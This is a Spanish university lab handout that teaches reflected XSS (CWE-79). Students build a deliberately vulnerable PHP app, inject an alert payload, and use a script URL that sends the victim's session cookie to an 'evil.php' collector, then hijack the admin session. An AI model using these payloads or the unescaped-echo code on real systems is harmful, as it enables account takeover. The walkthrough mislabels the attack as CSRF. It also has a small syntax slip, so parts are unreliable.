

Práctica. CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

Instrucciones. Elaborar una aplicación de PHP que permita ejemplificar la vulnerabilidad Cross-Site Scripting (XSS) en un servidor Web.

1. Sigue las instrucciones de la práctica en la siguiente página.
2. Crea un reporte de práctica en un **archivo de Word** con una portada con tu nombre. Guárdalo con el nombre **NombreAlumno_CWE-79.docx**.
3. Coloca **las siguientes capturas de pantalla**, cada una con una **descripción textual** arriba de la captura.
 - a. Coloca la captura de pantalla de la salida de la página **info.php** atacada con el **payload** que muestra una alerta en el navegador web.

```
<img src=1 onerror='alert(1);'>
```

- b. Coloca la captura de pantalla de tu código fuente en Visual Studio Code del archivo **cookies.txt** que contenga las cookies interceptadas.
 - c. Publica tu código fuente en un proyecto público de GitHub. **Coloca la URL** del código fuente publicado en GitHub.
4. Sube tu reporte de práctica archivo Word a la actividad en Eminus.

Prerrequisitos

1. Esta práctica tiene como prerrequisito es contar con **dos navegadores** web. Es necesario contar con **Chrome** pues usaremos una extensión y el segundo se recomienda **Firefox** por su facilidad de acceso.
2. Esta práctica tiene como prerrequisito tener instalado el software **Visual Studio Code** con la extensión para PHP.
Puede seguir las instrucciones de cómo instalar Visual Studio Code desde la práctica [Instalación de Visual Studio Code](#).
3. Esta práctica tiene como prerrequisito tener instalado el intérprete de PHP en su equipo.
Puede seguir las instrucciones de cómo instalar PHP desde la práctica [Instalación de PHP](#).
4. Esta práctica tiene como prerrequisito **contar con una cuenta activa** de GitHub en <https://github.com/>.
Puede seguir las instrucciones de cómo crear una cuenta de GitHub desde la práctica [Crear cuenta de GitHub](#).
5. Puede seguir las instrucciones de cómo publicar un proyecto en Visual Studio Code a GitHub desde la práctica [Como publicar un proyecto a GitHub desde Visual Studio Code](#).

Instrucciones

Los ataques de secuencias de comandos entre sitios (XSS) son un tipo de inyección en el que se inyectan secuencias de comandos maliciosas en sitios web. Los ataques XSS ocurren cuando un atacante utiliza una aplicación web para enviar código malicioso, generalmente en forma de script del lado del navegador, a un usuario final diferente.

Un atacante puede utilizar XSS para enviar un script malicioso a un usuario desprevenido. El navegador del usuario final no tiene forma de saber que no se debe confiar en el script y lo ejecutará. Debido a que cree que el script proviene de una fuente confiable, el script malicioso puede acceder a cualquier cookie, token de sesión u otra información confidencial retenida por el navegador y utilizada con ese sitio.

Hay tres tipos principales de ataques XSS. Estos son:

- **Reflected XSS**, donde el script malicioso proviene de la solicitud HTTP actual.
- **Stored XSS**, donde el script malicioso proviene de la base de datos del sitio web.
- **DOM-based XSS**, donde la vulnerabilidad existe en el código del lado del cliente en lugar del código del lado del servidor.

Los tres son variaciones de la misma técnica. En esta práctica haremos el ejemplo del primer tipo **Reflected XSS**, que se refiere a la vulnerabilidad CWE-79 en la generación de la página y lo explotaremos utilizando **DOM-based XSS** para simplificar el ejemplo, pero también podría ser un **Stored-based XSS**.

A. Crear el programa

1. Asegúrese de contar con una carpeta de trabajo en **C:\codigo**. Si aún no ha creado la carpeta **C:\codigo** hágalo antes de continuar.
2. Seleccione **Archivo > Abrir carpeta** en el menú principal.
3. En el cuadro de diálogo **Abrir carpeta**, cree una carpeta en la ruta **C:\codigo\ps\cwe-79** y selecciónela. Luego haga clic en Seleccionar carpeta.
4. El nombre de la carpeta se convierte en el nombre del proyecto y el nombre del espacio de nombres de forma predeterminada. Agregará código más adelante en el tutorial que asume que el espacio de nombres del proyecto es **cwe-79**.
5. Vamos a simular una página de inicio de sesión. Cree un nuevo archivo llamado **login.php**. Escriba el siguiente código.

```
<?php
session_start();
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    if ($_POST['username'] == 'invitado' || $_POST['username'] == 'admin') {
        $_SESSION['user'] = $_POST['username'];
        header('Location: index.php');
    }
}
?>
<!DOCTYPE html>
<html lang="es">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link rel="icon" href="data:;base64,iVBORw0KGgo=" />
    <title>Formulario con Inicio de sesión</title>
    <link rel="stylesheet" href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.2/dist/css/bootstrap.min.css">
```

```
<link rel="stylesheet" href="estilos.css">
</head>

<body>
  <div class="contenedor-login mx-4">
    <h1 class="h3 text-center text-success">Universidad Veracruzana</h1>
    <h2 class="h5 text-center text-muted">Programación Segura</h2>
    <form method="post">
      <div class="card mx-auto mt-3">
        <div class="card-body">
          <h5 class="card-card-title text-center">Inicio de sesión</h5>
          <div class="mb-3">
            <label for="username" class="form-label">Usuario</label>
            <input type="text" class="form-control" name="username" placeholder="Escriba el usuario">
            <?php if (isset($_POST['username'])) : ?>
              <span class="text-danger">Credenciales incorrectas</span>
            <?php endif; ?>
          </div>
          <div class="mb-3">
            <label class="form-label" for="password">Contraseña</label>
            <input class="form-control" type="password" name="password" placeholder="Escriba su contraseña">
          </div>
          <div class="card-footer text-center">
            <button type="submit" class="btn btn-primary">Iniciar sesión</button>
          </div>
        </div>
      </div>
    </form>
  </div>
</body>
</html>
```

6. Observe el inicio del código. Utilizar sesiones en el servidor junto con cookies en el cliente, es una práctica muy común para el manejo del estado, no solo en PHP, sino en la mayoría de lenguajes. Esto se llama comúnmente **Cookie Auth**.
7. Ahora vamos a agregar la hoja de estilos que usa este archivo. Cree un nuevo archivo llamado **estilos.css**. Escriba el siguiente código.

```
.contenedor-login {
  margin-top: 50px;
  display: grid;
  place-items: center stretch;
}
.contenedor-login .card {
  max-width: 500px;
}
```

8. Agregue la página de inicio de su aplicación. Cree un nuevo archivo llamado **index.php**. Escriba el siguiente código.

```
<?php
session_start();
if (!isset($_SESSION['user'])) {
  echo "<p>No tiene permiso de ver esta página. <a href='login.php'>Iniciar sesión</a></p>";
  exit();
}
?>
<!DOCTYPE html>
<html lang="en">

<head>
  <meta charset="UTF-8">
```

```
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<link rel="icon" href="data:;base64,iVBORw0KGgo=" />
<title>Lista de estudiantes</title>
<link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.2/dist/css/bootstrap.min.css" rel="stylesheet">
</head>

<body class="container mt-3">
  <h2>Lista de estudiantes <small class="text-muted fs-5">Universidad Veracruzana</small></h2>
  <nav aria-label="breadcrumb">
    <ol class="breadcrumb">
      <li class="breadcrumb-item active" aria-current="page">Inicio</li>
    </ol>
  </nav>
  <p>Haga clic en el vínculo Ver datos para ver la información completa de un estudiante.</p>
  <table class="table table-sm table-striped table-bordered">
    <thead>
      <tr>
        <th>Id</th>
        <th>Nombre</th>
        <th>Información</th>
      </tr>
    </thead>
    <tbody>
      <tr>
        <td>1</td>
        <td>Roberto Sánchez</td>
        <td><a href="info.php?id=1">Ver datos</a></td>
      </tr>
      <tr>
        <td>2</td>
        <td>Lorena Ochoa</td>
        <td><a href="info.php?id=2">Ver datos</a></td>
      </tr>
      <tr>
        <td>3</td>
        <td>Luís Hernández</td>
        <td><a href="info.php?id=3">Ver datos</a></td>
      </tr>
      <tr>
        <td>4</td>
        <td>Susana Ramírez</td>
        <td><a href="info.php?id=4">Ver datos</a></td>
      </tr>
      <tr>
        <td>5</td>
        <td>Gabriela López</td>
        <td><a href="info.php?id=5">Ver datos</a></td>
      </tr>
    </tbody>
  </table>

  <p><span class="badge text-bg-primary">Usuario: <?php echo $_SESSION['user']; ?></span> <a href="salir.php">Cerrar sesión</a></p>
</body>

</html>
```

9. Agregue la página que muestra el detalle de un alumno. Cree un nuevo archivo llamado `info.php`. Escriba el siguiente código.

```
<?php
session_start();
if (!isset($_SESSION['user'])) {
    echo "<p>No tiene permiso de ver esta página. <a href='login.php'>Iniciar sesión</a></p>";
    exit();
}
?>
<!DOCTYPE html>
```

```
<html lang="en">

<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <link rel="icon" href="data:;base64,iVBORw0KGgo=" />
  <title>Lista de estudiantes</title>
  <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.2/dist/css/bootstrap.min.css" rel="stylesheet">
</head>

<body class="container mt-3">
  <h2>Datos del estudiante <small class="text-muted fs-5">Universidad Veracruzana</small></h2>
  <nav aria-label="breadcrumb">
    <ol class="breadcrumb">
      <li class="breadcrumb-item"><a href="index.php">Inicio</a></li>
      <li class="breadcrumb-item active" aria-current="page">Información</li>
    </ol>
  </nav>
  <p>A continuación se muestran los datos del estudiante.</p>


  <div class="card mb-2">
    <div class="card-header">
      Datos del estudiante
    </div>
    <div class="card-body">
      <p><strong>Id:</strong> <?php echo $_GET["id"]; ?></p>
      <p><strong>Nombre:</strong> Roberto Sánchez</p>
      <p><strong>Edad:</strong> 22 años</p>
      <p><strong>Facultad:</strong> Facultad de Estadística e Informática</p>
    </div>
  </div>
  <p><span class="badge text-bg-primary">Usuario: <?php echo $_SESSION['user']; ?></span> <a href="salir.php">Cerrar sesión</a></p>
</body>

</html>
```


10. Agregue la página de cerrar sesión de su aplicación. Cree un nuevo archivo llamado **salir.php**. Escriba el siguiente código.

```
<?php
session_start();
session_destroy();
header('Location: login.php');
```


11. Debería contar con cinco archivos en su proyecto.



12. Para probar el funcionamiento de su aplicación, puede utilizar la extensión **PHP Server** de Visual Studio Code. Abra su archivo **index.php**. En la parte superior derecha de su ventana de código, presione el icono de **PHP Server**.



13. También puede ejecutar el comando `php -S localhost:3000` en la terminal.
14. Se abrirá su navegador predeterminado en la página `index.php`.
15. Observe que no tiene permiso de ver esta página. Esto sucede porque no se ha creado el objeto de sesión en memoria del servidor y su correspondiente cookie en el lado del cliente.



16. Haga clic en el vínculo **Iniciar sesión**.

Universidad Veracruzana
Programación Segura

Inicio de sesión

Usuario

Contraseña

Iniciar sesión

17. Intente dejar en blanco los datos y de clic en el botón **Iniciar sesión**.

Inicio de sesión

Usuario

Credenciales incorrectas

Contraseña

18. Al parecer la seguridad de la aplicación funciona tal como se espera. Ahora escriba en usuario la palabra **invitado** y en password también. Observe como inicia su sesión correctamente.

Lista de estudiantes Universidad Veracruz

Inicio

Haga clic en el vínculo Ver datos para ver la información completa

Id	Nombre	Información
1	Roberto Sánchez	Ver datos
2	Lorena Ochoa	Ver datos
3	Luis Hernández	Ver datos
4	Susana Ramírez	Ver datos
5	Gabriela López	Ver datos

Usuario: invitado [Cerrar sesión](#)

19. Abra las herramientas de desarrollador en su navegador web. En Chrome, Firefox y Edge es la tecla **F12** o botón derecho **Inspeccionar**.
20. Colóquese en la pestaña llamada Red y recargue su página. Seleccione la página `index.php`.

Estudiantes Universidad Veracruzana

o Ver datos para ver la información completa de un estudiante.

	Información
chez	Ver datos
xa	Ver datos
dez	Ver datos
írez	Ver datos
iez	Ver datos


[sesión](#)

Nombre: index.php

Encabezados de la solicitud:

- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
- Accept-Encoding: gzip, deflate, br
- Accept-Language: es-419,es-US;q=0.9,es;q=0.8,en;q=0.7
- Cache-Control: max-age=0
- Connection: keep-alive
- Cookie: _ga=GA1.1.1471481577.1699392651; wp-settings-time-1=1699732722; _ga_6N3GNEW55S=GS1.1.1700786554.7.1.1700786741.0.0.0; _ga_N5QSTR1E5G=GS1.1.1706253027.3.1.1706253444.0.0.0; PHPSESSID=ae8bs1m1e6uv64fmoqbbavf699
- Host: localhost:3000
- Referer: http://localhost:3000/login.php
- Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120", "Google Chrome";v="120"

- Observe como se ha creado una cookie con el valor **PHPSESSID=ae8bs1m1e6uv64fmoqbbavf699** que en este ejemplo, es el identificador de la sesión del usuario actual. Al cerrar su navegador o presionar el botón de cerrar sesión, este valor pierde su vigencia.
- Si alguien robara ese valor, podría entrar con su cuenta. Para eso tendría que ser alguien que estuviera en este momento en su equipo. Por lo que la mayoría de las personas, confiamos en que eso no podría suceder.
- Haga clic en los vínculos para ver la información de los estudiantes. Observe que se abre una nueva página llamada **info.php**.



Datos del estudiante Universidad Veracruzana

[Inicio](#) / Información

A continuación se muestran los datos del estudiante.

Datos del estudiante
Id: 2


- Observe que el Id cambia cada vez que entra a la página. Los demás datos son fijos a manera de ejemplo. Pero imagine que están viniendo de algún repositorio en cada solicitud.
- Cierre la sesión.
- Esta es la estructura más común de una aplicación web simple. Incluso hay varios sistemas actualmente en producción tanto dentro como fuera de la institución construidos de esta manera.
- Felicidades, ha creado su aplicación de manera correcta.

B. Explotar la vulnerabilidad

Lo primero que hace un atacante de XSS es revisar si hay puntos vulnerables en la validación de entradas. Pueden ser tanto campos de texto, peticiones url en el navegador, como llamadas a procedimientos remotos (*XMLHttpRequest*).

En este ejemplo vamos a encontrar el punto de entrada de la vulnerabilidad y explotarla enviando un vínculo a una potencial víctima con perfil administrador para que al abrirlo, nos revele sus credenciales de manera remota. Esto se llama ataque **Cross Site Request Forgery (CSRF)**.


1. Vuelva a iniciar sesión en la página como **invitado** y navegue hasta el archivo **info.php**. Observe la URL que se forma.





Datos del estudiante Universidad Veracr

[Inicio](#) / Información

A continuación se muestran los datos del estudiante.




2. Lo primero que haría un atacante es modificar el valor de la barra del navegador. Sustituya la parte final de **id=2** por el **payload** **id=hola**.




3. El atacante detecta que se imprime la entrada del usuario. Quiere decir que este código de programación es candidato a ser vulnerable de XSS. Ahora mande el siguiente **payload**.

```
<img src=1 onerror='alert(1);'>
```




4. Si aparece una alerta del navegador quiere decir que efectivamente, la aplicación es vulnerable a XSS. El peor escenario es cuando además de poder inyectar código a la página, este se guarda en la base de datos. Es cuando decimos que es un **XSS Almacenado o persistente**. Para simplificar este ejemplo, no crearemos una base de datos, pero es común que el **payload** quede guardado en los repositorios de una aplicación vulnerable.



5. El atacante con su cuenta de invitado ya está seguro que pudo inyectar código al DOM de la aplicación. Ahora depende de su imaginación como lo puede explotar.
6. En este ejemplo vamos a enviar un vínculo con un **payload** hacia una víctima con perfil de administrador, para que al entrar, nos envíe la cookie de acceso al sitio. Es decir, un CSRF.
7. **Agregue la página maliciosa.** Suponga que esto se está haciendo en otro servidor remoto. El servidor del atacante. Para efectos de práctica, lo crearemos en el mismo proyecto. Cree un nuevo archivo llamado **evil.php**. Escriba el siguiente código.

```
<?php
$handle = fopen(cookies.txt', 'a');
foreach ($_GET as $variable => $value) {
    fwrite($handle, $value);
    fwrite($handle, "\r\n");
}
fclose($handle);
exit;
```

8. Ahora **hágase pasar por la víctima**. Abra otro navegador como Firefox y entre al sistema como un administrador en <http://localhost:3000/login.php>. Usuario **admin** y misma contraseña.



9. Asegúrese de haberse logueado como un **administrador**. Suponga que este usuario esta físicamente en otro lugar, en otro equipo.

4	Susana Ramírez
5	Gabriela López

Usuario: admin [Cerrar sesión](#)

10. Usted sabe por ingeniería social, que la víctima suele iniciar sesión en el sistema y dejarla abierta gran parte del día. Vamos a enviarle el siguiente **payload** por mensaje de texto o email. Si fuera un XSS persistente, el **payload** ya estaría en la base de datos y no sería necesario enviarle nada.
11. Suponga que es la víctima e hizo clic en el vínculo. Para probar lo que sucede, copie y pegue este vínculo en Firefox.


```
http://localhost:3000/info.php?id=4<script>img=new Image();  
url="evil.php?g=";url=url.concat(document.cookie);img.src=url;</script>
```

12. Este link se puede disfrazar mediante un enlace en un correo y se vería así: [Link de prueba de apartado](#). O se le puede hacer un escape y quedaría.

```
http://localhost:3000/info.php?id=4%3C%73%63%72%69%70%74%3E%69%6D%67%3D%6E%65%77%20%49%6D%61%67%65%2  
8%29%3B%20%75%72%6C%3D%22%65%76%69%6C%2E%70%68%70%3F%67%3D%22%3B%75%72%6C%3D%75%72%6C%2E%63%6F%6E%63  
%61%74%28%64%6F%63%75%6D%65%6E%74%2E%63%6F%6B%69%65%29%3B%69%6D%67%2E%73%72%63%3D%75%72%6C%3B%3C%  
2F%73%63%72%69%70%74%3E
```

```
localhost:3000/info.php?id=4<script>img=new Image(); url="evil.php?g=";url=url.concat(document.cookie);img.src=url;</script>
```

13. Observe que para la víctima, no ha sucedido nada malo.



← → ↻ 🏠 localhost:3000/info.php?id=4<script>img=new Image(); url="evil.php?g=";url=url.concat(document.cookie);img.src=url;</script>

Datos del estudiante Universidad Veracruzana

[Inicio](#) / Información

A continuación se muestran los datos del estudiante.

Datos del estudiante

Id: 4


Nombre: Roberto Sánchez

Edad: 22 años

Facultad: Facultad de Estadística e Informática

Usuario: admin [Cerrar sesión](#)

14. Regrese a Visual Studio Code y verifique que se ha creado un nuevo archivo llamado **cookies.txt**.



15. Abra el archivo y observe como se ha almacenado la cookie de nuestras víctimas.


```
cookies.txt x  
cookies.txt  
1 700255407.0.0.0; _ga=GA1.1.1616385709.1700255407; _ga_N5QSTR1E5G=GS1.1.1706249524.1.0.1706249530.0.0.0; PHPSESSID=71qo7crsjfqmt23lsjs54q6uct  
2
```

16. Copie el valor de la cookie de su equipo: **PHPSESSID=71qo7crsjfqmt23lsjs54q6uct**.
17. Con este valor, ya podemos hacernos pasar por la víctima en nuestro equipo.


18. Abra su navegador **Chrome** e instale la extensión desde <https://chromewebstore.google.com/detail/ojkchikaholjmcnefhjlbohackpeeknd>.



19. Asegúrese de tenerlo activado haciendo clic en el pin de la barra de Chrome.




20. Vaya al sitio del sistema directamente en el apartado que no tiene acceso de administrador **sin iniciar sesión**. La ruta es <http://localhost:3000/info.php>.




No tiene permiso de ver esta página. [Iniciar sesión](#)


21. Observe que no puede entrar al apartado. Haga clic en la nueva extensión **OWASP** y verifique que está recopilando datos. Si es necesario recargue la página para que se intercepten los datos.




22. Vaya a la pestaña **Cookies**.




23. Busque la cookie llamada **PHPSESSID**. Observe la cookie que estamos enviando no tiene acceso.



24. Modifique la cookie por el nuevo valor y haga clic en el botón **Save**.



25. Ya que está modificado el nuevo valor de la cookie. Recargue la página.



Datos del estudiante Universidad Veracruzana

[Inicio](#) / Información

A continuación se muestran los datos del estudiante.

Datos del estudiante

Id:
Warning: Undefined array key "id" in C:\codigo\ps\cwe-79\info.php on lir

Nombre: Roberto Sánchez

Edad: 22 años

Facultad: Facultad de Estadística e Informática

Usuario: admin [Cerrar sesión](#)

26. **Observe que ya tiene acceso!** Verifique que es el usuario administrador.

Usuario: admin

[Cerrar sesión](#)

27. XSS es el ataque más utilizado en la última década porque si se hace correctamente, permite saltarse varios mecanismos de seguridad como SSL, firewalls, entre otros, de una manera muy sencilla y casi invisible.

28. Felicidades, ha creado su aplicación de manera correcta.